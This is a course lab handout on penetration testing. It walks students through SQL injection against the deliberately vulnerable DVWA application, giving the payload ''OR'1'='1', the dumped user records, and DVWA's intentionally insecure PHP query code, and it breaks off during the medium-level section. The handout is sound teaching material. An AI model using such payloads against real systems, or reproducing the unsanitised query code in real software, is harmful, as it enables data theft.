Computer & Network Security Practical: Pen Testing III

Disclaimer: The tools used are intended for educational purposes **only** and must not be used for malicious purposes.

Table of Contents

Aim and objectives 2

Related text 2

SQL injection 2

SQL injection: Medium level 5

Password cracking with Hydra 15

Password cracking with Hydra: Intercept traffic flow via a proxy 15

Password cracking with Hydra: Extracting the Rockyou.txt password list 17

Password cracking with Hydra: Run Hydra 18

Further research and a real-world case study 20

Submission 20

Marking Criteria 21

Aim and objectives

The aim of this assessed lab session is to explore two of the most popular web application attacks: SQL injection (SQLi) and brute-force web application password cracking.

It covers the following topics:

- SQL injection;
- Password cracking.

We will be using the Damn Vulnerable Web Application (DVWA) VM for this week, so please download it and set it up as usual.

Related text

The related text for this assessed lab will be:

1. The lab materials for this week;
2. MySQL SQL injection cheat sheet, available from: http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

SQL injection

Before we go through the theoretical underpinnings behind SQL injection, let's look at it in action using our DVWA website running on our new VM.

1. From your Kali VM, run Firefox and type in the DVWA VM's IP address onto the browser. You will see a screen like this:





Fig 1. DVWA home page

2. In the login screen, type in the following:

User name: admin

Password: password

3. On the main page, click on DVWA Security. Make sure the security level is set to Low and click on Submit.



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]


[Simulate attack] - [View IDS log]

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Fig 2. Changing DVWA security settings

4. Next click SQL injection. On the User ID text box, type in: **'OR'1'='1** like this:



Vulnerability: SQL Injection


User ID: 'OR'1'='1

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Fig 3. Performing SQLi on DVWA

5. Then click Submit. You will get to see an output of all database entries like this:



Vulnerability: SQL Injection

User ID:


```
ID: 'OR'1'='1
First name: admin
Surname: admin

ID: 'OR'1'='1
First name: Gordon
Surname: Brown

ID: 'OR'1'='1
First name: Hack
Surname: Me

ID: 'OR'1'='1
First name: Pablo
Surname: Picasso

ID: 'OR'1'='1
First name: Bob
Surname: Smith
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/

Fig 4. SQLi results

The question you might rightfully ask is: **Why does it work?** In order to understand this, click the View Source button located at the bottom right hand corner of the page.



Vulnerability: SQL Injection

User ID:

```
ID: 'OR'1'='1
First name: admin
Surname: admin

ID: 'OR'1'='1
First name: Gordon
Surname: Brown

ID: 'OR'1'='1
First name: Hack
Surname: Me

ID: 'OR'1'='1
First name: Pablo
Surname: Picasso

ID: 'OR'1'='1
First name: Bob
Surname: Smith
```

More Information


- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Fig 5. View Source button

This will show you the original PHP source code containing the SQL statement as shown:


Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

192.168.209.133/vulnerabilities/view_source.php?id=sqli&security=low

SQL Injection Source

vulnerabilities/sqli/source/low.php

```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["__

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
}

?>
```

Fig 6. Corresponding PHP source code

In a typical Select Query Language (SQL) applications, queries to extract data from a database table goes something like this:

SELECT * **FROM** Users **WHERE** UserID = UID

This statement will extract all the information from the *Users* table which belong to the UserID provided by the UID variable.

So in the case of our DVWA application, the resulting SQL statement then becomes:

SELECT first_name, last_name **FROM** Users **WHERE** user_id = '$id';

Where the **id** variable is the name of the User ID text box.

When used in a "normal" manner, this statement will provide us with the first and last names of a user with a given user ID.

When we provided it with **'OR'1'='1**, however, the original SQL statement then becomes:


SELECT first_name, last_name **FROM** Users **WHERE** user_id = '' **OR** '1'='1';

This "confuses" the SQL interpreter, as **'1'='1'** is always going to be True. As a result it interprets our statement as requesting the details of ALL users instead of a specific user and we end up getting the details of ALL the users in the table.

SQL injection: Medium level

Now that we have successfully triggered an SQL injection attack at Low-level security setting, let's see if we can do the same at Medium-level security setting.

To that end, click on the DVWA Security and change the Security level to Medium as shown. Then click Submit.



DVWA Security

Security Level

Security level is currently: **medium**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Medium | Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

Username: admin
Security Level: medium
PHPIDS: disabled

Fig 7. Changing DVWA security settings

Then click the SQL Injection button to get to the SQL injection page. You should see the page updated with a drop-down list as shown:



Vulnerability: SQL Injection

User ID: 1 Submit


More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: medium
PHPIDS: disabled

Fig 8. SQLi page with Medium security settings

To see how the security measures have been updated programmatically, click the View Source button to see the source code as shown:


192.168.209.133/vulnerabilities/view_source.php?id=sqli&security=medium
Compare All Levels

SQL Injection Source

vulnerabilities/sqli/source/medium.php

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["___mysqli_ston"]) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Display values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

}

// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the source scripts
$query  = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["___mysqli_ston"]);
?>
```

Fig 9. Corresponding PHP source code

As you can see, the overall SQL syntax remains the same except:

